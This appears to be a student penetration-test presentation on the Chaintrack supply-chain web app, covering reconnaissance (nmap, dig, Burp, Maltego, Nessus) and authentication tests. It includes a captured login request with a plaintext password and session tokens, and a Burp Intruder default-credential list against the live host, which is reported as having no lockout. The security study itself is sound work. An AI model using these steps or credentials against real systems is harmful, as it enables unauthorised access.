



Security Analysis

app.chinatrack.ca

Alia, Allen, Jason, Kaiyu, Parsa, Sami

A complex network graph composed of numerous small, semi-transparent triangles and dots, creating a sense of interconnectedness and data flow.

01 Introduction

What is Chaintrack?






CHAINTRACK

Chaintrack is a provider of IoT-powered supply chain tracking solutions intended for the food and pharmaceutical industries

Chaintrack's Dashboard page






More Precisely

- Chaintrack is a software that helps delivering of shipments.
- It helps *Depot* owners send a cargo from one depot to another depot, by assigning an available driver to the order.

The screenshot shows the 'Depots' section of the Chaintrack software. At the top, there are four tabs: 'Depots' (selected), 'Vehicles', 'Drivers', and 'Vehicle Assignments'. Below the tabs, there are two buttons: '+ New Depot' and 'Delete'. A table lists three depots: North Vancouver (North Vancouver, BC), East Vancouver (Hastings St, Burnaby), and West Vancouver (501 Pacific St, Vancouver). Each entry has edit and delete icons.


The screenshot shows the 'Orders' section of the Chaintrack software. At the top, there are four tabs: 'Orders' (selected), 'Status', 'Routes', and 'Shipments'. Below the tabs, there are four buttons: '+ New Order', 'Delete', 'Import CSV', and 'Export CSV'. A table lists five orders: 'A - Drop-off' (Unassigned, Driver 1), 'pickup4 - Pickup' (Assigned, Driver 1, address: 2929 Coquitlam Centre Unit 2201, Barnet Highway), 'pickup4 - Pickup' (Assigned, Driver 1, address: 2929 Coquitlam Centre Unit 2201, Barnet Highway), 'pickup4 - Pickup' (Assigned, Driver 1, address: 2929 Coquitlam Centre Unit 2201, Barnet Highway), 'pickup2 - Cloned - Pickup' (Assigned, Driver 1, address: Hastings St, Burnaby), and 'pickup2 - Pickup' (Assigned, Driver 1, address: Hastings St, Burnaby). Each entry has edit and delete icons.

Driver Application




02 Methodology

Planning the Penetration Test




Used a variety of tools!



ZAP





BURPSUITE



MALTEGO




BASH
THE BOURNE-AGAIN SHELL



Splitted the tests using OWASP testing guide categories





Allen

Gathering information

Error handling



Kalyu

Configuration & deployment management


Weak cryptography



Jason

Identity management


Authentication



Parsa

Application usage


Business logic



Saml

Authorization

Session management



Alla

Input validation

Client side



03

Information Gathering

Burpsuite, Maltego, Dig, Nmap

Fingerprint web server

```
8008/tcp open  http
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 302 Found
|       Location: https://:8015/nice%20ports%2C/Tri%6Eity.txt%2ebak
|       Connection: close
|       X-Frame-Options: SAMEORIGIN
|       X-XSS-Protection: 1; mode=block
|       X-Content-Type-Options: nosniff
|       Content-Security-Policy: frame-ancestors 'self'
|   GenericLines, HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 302 Found
|       Location: https://:8015
|       Connection: close
|       X-Frame-Options: SAMEORIGIN
|       X-XSS-Protection: 1; mode=block
|       X-Content-Type-Options: nosniff
|       Content-Security-Policy: frame-ancestors 'self'
|   GetRequest:
|     HTTP/1.1 302 Found
|       Location: https://:8015/
|       Connection: close
|       X-Frame-Options: SAMEORIGIN
|       X-XSS-Protection: 1; mode=block
|       X-Content-Type-Options: nosniff
|       Content-Security-Policy: frame-ancestors 'self'
8010/tcp open  ssl/xmpp?
| fingerprint-strings:
|   GenericLines, GetRequest:
|     HTTP/1.1 200 OK
|       Content-Length: 4402
|       Connection: close
|       Cache-Control: no-cache
|       Content-Type: text/html; charset=utf-8
|       X-Frame-Options: SAMEORIGIN
|       X-XSS-Protection: 1; mode=block
|       X-Content-Type-Options: nosniff
|       Content-Security-Policy: frame-ancestors 'self'
|       <!DOCTYPE html>
|       <html lang="en">
|         <head>
|           <meta charset="UTF-8">
|           <meta http-equiv="X-UA-Compatible" content="IE=8; IE=EDGE">
|           <meta name="viewport" content="width=device-width, initial-scale=1">
|           <style type="text/css">
|             body {
|               height: 100%;
|               font-family: Helvetica, Arial, sans-serif;
|               color: #6a6a6a;
|               margin: 0;
|               display: flex;
|               align-items: center;
|               justify-content: center;
|               input[type=date], input[type=email], input[type=number], input[type=password]
```

Request to https://app.chaintrack.ca:443 [52.32.229.136]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

1 GET /dashboard HTTP/2
2 Host: app.chaintrack.ca
3 Connection: upgrade
4 Upgrade: websocket
5 Sec-WebSocket-Key: eyJpdjI6IzV2M0D0cEz5U1M1U4p0dpdVVWkC9PSIz1nzbhrlT1jgjRk1wShVvjd14S3WOr1hcyalMsP&dmk9NaWvwdDf5eVcrXcSpRef0zQzSwWtSH1Vz2j0xE90jQrP09tOm14m2p1Lc1YwMsO1j2GU1YzAS2wMvEEOnUzZ0QzQ1jcmF2UyM8B1NTM4OTBLMwZjOG64WlmGyXzkhMeM0H2ieryNyjcl2m4Tn0h3D0; chaintrack_sessions
eyJpdjI6In40001SaTpjpjdjyKdrfLQWqj3jEE9PSIz1nzbhrlT1jgjRk1wShVvjd1Yy16fMfiN2NsMrFjNjkwHwXbD1NzV1NTViNWfMlN3a3m2E10dUjUx3c05urRxV1hNsEpc2t2mwmwQ1s1n1jYy16fMfiN2NsMrFjNjkwHwXbD1NzV1NTViNWLYwE4ym3jhNnDhj0WwYwNj2y2Q30DFNj1I2TQ3Mrky0wUxMjgfQn3Dn3D
4 Cache-Control: max-age=0
5 Authorization: Basic Qm1ZWNo7wLu0BwAlp1TGf1czLwNTAh
6 Sec-Ch-Ua: "Chromium";v="103", ".Not/A"Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
1 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
2 Sec-Fetch-Site: same-origin
3 Sec-Fetch-Mode: navigate
4 Sec-Fetch-User: ?1
5 Sec-Fetch-Dest: document
6 Referer: https://app.chaintrack.ca/login
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9
3

- Banner grabbing.
- Send http request to the web server
- Examine its response header

Application Entry Points

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Learn

Site map Scope Issue definitions

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding empty folders

> <https://ajax.googleapis.com>

▽ <https://app.chaintrack.ca>

- [/](#)
- ▽ [api](#)
- ▽ [devices](#)

<https://app.chaintrack.ca> GET /api/devices/locations 200 958 JSON

<https://app.chaintrack.ca> GET /dashboard 200 19121 HTML Dashboard - Chaintrack

<https://app.chaintrack.ca> GET /images/logo.svg 200 8534 XML

<https://app.chaintrack.ca> GET /js/app.js?id=7c22f182df1... ✓ 200 360054 script

<https://app.chaintrack.ca> GET /js/markerclusterer/mark... 200 30773 script

<https://app.chaintrack.ca> GET /js/scripts.bundle.js?id=9... ✓ 200 61139 script

<https://app.chaintrack.ca> GET /login 200 4533 HTML Login - Chaintrack

<https://app.chaintrack.ca> GET /svg/cold-chain.svg 200 5863 XML

<https://app.chaintrack.ca> GET /user/current 200 1251 JSON

<https://app.chaintrack.ca> POST /login ✓ 302 1349 HTML Redirecting to https://app...

<https://app.chaintrack.ca> POST /login ✓ 302 1369 HTML Redirecting to https://app...

<https://app.chaintrack.ca> GET /

- Identify any hidden parameters
- Find all urls that contain get and post request
- Identify all parameters

DNS Trace Process


```
-$ dig app.chaintrack.ca +trace
; <>> DiG 9.18.7-1-Debian <>> app.chaintrack.ca +trace
;; global options: +cmd
.          86400  IN      NS      a.root-servers.net.
.          86400  IN      NS      b.root-servers.net.
.          86400  IN      NS      c.root-servers.net.
.          86400  IN      NS      d.root-servers.net.
.          86400  IN      NS      e.root-servers.net.
.          86400  IN      NS      f.root-servers.net.
.          86400  IN      NS      g.root-servers.net.
.          86400  IN      NS      h.root-servers.net.
.          86400  IN      NS      i.root-servers.net.
.          86400  IN      NS      j.root-servers.net.
.          86400  IN      NS      k.root-servers.net.
.          86400  IN      NS      l.root-servers.net.
.          86400  IN      NS      m.root-servers.net.
.          86400  IN      RRSIG   NS 8 0 518400 20221226170000 20221213160000
xNn0fiJyxVDkOPS/KDNapP9vJoyKFyzqXswThBc15P rzo4e5Uh+Fmz280Cq+pBrJhjtGfgM9tHK1ubAh9k3/dDpr
7EMRKHwK9aTY73bzLnJWtcERXFYd2oL/WoapY+z7 6tnDFnaXgsM9X3Msgvy0-J2Vln2S+hT2jp1byabdnHB3xdXO
ZTGfvsd/6TVmpPg/FDqpOowPhrdhScMzXFwko74Grw2 2Auq6ETL+Zvert9WeMt2gc0hdQqnLTgQW02+yIw1DYRD4NG
;; Received 525 bytes from 10.13.37.1#53(10.13.37.1) in 8 ms

ca.          172800  IN      NS      j.ca-servers.ca.
ca.          172800  IN      NS      x.ca-servers.ca.
ca.          172800  IN      NS      any.ca-servers.ca.
ca.          172800  IN      NS      c.ca-servers.ca.
ca.          86400   IN      DS      43787 8 2 2AF70B49C542B7DACECD4754651598B7
96039A2C
ca.          86400   IN      RRSIG   DS 8 1 86400 20221226170000 20221213160000
ZHe8X4B7Bx51znwp40xw87X52uoWA1mbYYd/0/G3J U/DtjvAcxdABZHWKy8fTse49PU9VCvgav+pJVFbhovF9KvkMc
N/BNmduyuXVVIMs/Ald00kYNUi1U6nyxJN3XgvY4S /n6HUzsVo7+zsd00U2uBn3l/+yH1FnxtjgF25k9YnzdWxs2a
3DjNyM5tJVJG5X+qatFr7ZRvTngdD6VA3YBRCANaj 25lFeI/Gc9kf7/tQcT2cdKgo/aa6In5yoxVjTtrzcRpAJL7p
;; Received 666 bytes from 192.203.230.10#53(e.root-servers.net) in 120 ms

;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
;; UDP setup with 2001:500:a7::2#53(2001:500:a7::2) for app.chaintrack.ca failed: network u
chaintrack.ca. 86400  IN      NS      ns36.domaincontrol.com.
chaintrack.ca. 86400  IN      NS      ns35.domaincontrol.com.
r66k981hm0vmpsgvidjat7janroai95.ca. 3600 IN  NSEC3 1 1 0 - R66PG9PTTIK200KT0J69V3IS2M57VEK9
EC3PARAM
```

- Use Dig to trace down the domain

Maltego



- Related domains
- Name Servers
- IP addresses
- Locations, email addresses



04

Errors

Handling Test

Nessus, Telnet

Nessus/Telnet

webapp / Plugin #10386
[◀ Back to Vulnerabilities](#)

Vulnerabilities 5

INFO Web Server No 404 Error Code Check

Description
The remote web server is configured such that it does not return '404 Not Found' error code returning instead a site map, search page or authentication page.

Nessus has enabled some counter measures for this. However, they might be insufficient. If this port, they might not all be accurate.

Output

```
CGI scanning will be disabled for this host because the host responds to requests for non-existent URLs with HTTP code 302 rather than 404. The requested URL was :  
  
http://ns35.domaincontrol.com:8008/xyir2spZizpZ.html
```

To see debug logs, please visit individual host

Port ▾	Hosts
8008 / tcp / www	97.74.107.18

- Based on the two IPs we found from previous step.
- Scan for all possible vulnerabilities.
- Some of the pages can be checked



Manually check the urls




- Some of the directories are forbidden
- There are pages that do not exist

05

AUTHENTICATION

Owasp ZAP, Burp





ENCRYPTED CHANNEL



Testing for Credentials Transported over an Encrypted
Channel

Use Owasp ZAP to capture packet headers and inspect them.
Verify that the app sends parameters using the POST method via HTTPS.

EMAIL ADDRESS

lca160@sfu.ca

PASSWORD


Remember Me

Login

Header Text Body Text

POST https://app.chaintrack.ca/login HTTP/1.1
Host: app.chaintrack.ca
Connection: keep-alive
Content-Length: 90
Cache-Control: max-age=0
Authorization: Basic Qmx1ZnW0YVluOkBwUiptGFiucz0NTAh
sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google Chrome";v="108"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://app.chaintrack.ca
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://app.chaintrack.ca/login
Accept-Language: zh-CN,zh;q=0.9
Cookie: XSRF-TOKEN=eyJpdiI6Ik1YNGFWMS5U31lZ0lybipwclmld1E9PSIsInZhHVljojNE41dwg0WhcL0FvelvvaEZRxKc2U0x3Zw5JN0FyOHp2WCtnNlFteXrcL21DYTBVlpMU3VaME5NVVF0SDZelppdiIsImlHYy16TjRkv2E3ZGE1MDVhntEwMjkzltbhyvRNdzjNzJ0Q3ZGQ3jfHmjAA4NDlyTgvZrjS0Wt3O0hjZjcyMmhWGLfQ%3D%3D; chaintrack_session=eyJpdiI6Inl2QNaTuUc0ZFTZ2to2Y2RhLeUE9PSIsInZhHVljoicVpvSlxJdn3SOwJMeitDWXQrUjlmRFjXQixN01relvvYis0VH2czd0dmpjvnRLTwakdld1ZNY29Miwb1_token=HhpGiEpCzbxFnP9we4yDpMcWuH4xKvB7vSm&email=lca160@sfu.ca&password=sfsecurity

208 ↲ Proxy	12/12/2022, 16:53:09	GET	https://content-autofill.googleapis.com/v1/pages/ChRDaHJvbWUvMTA4LjAuNTM1...	200 OK	111 ms	112 by
209 ↲ Proxy	12/12/2022, 16:53:16	POST	https://app.chaintrack.ca/login	302 Found	285 ms	386 by
210 ↲ Proxy	12/12/2022, 16:53:17	GET	https://app.chaintrack.ca/dashboard	200 OK	220 ms	18.160



Testing for default credentials

Try default usernames such as: admin, administrator, root, system, guest, operator, superuser.

Passed the test but no lock out, and no CAPTCHA challenge.

S Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extensions Learn

12 × 13 × 14 × +

Positions Payloads Resource Pool Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various pay...

Payload set: 1 Payload count: 1,041
Payload type: Simple list Payload count: 1,041

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

ABCD
ACCESS
ACCORD
ADLDEMO
ADMIN
ADMINISTRATOR
Deduplicate
AIRPLANE
AllIn1
Add Enter a new item
Add from list... [Pro version only]

?

Payload Processing

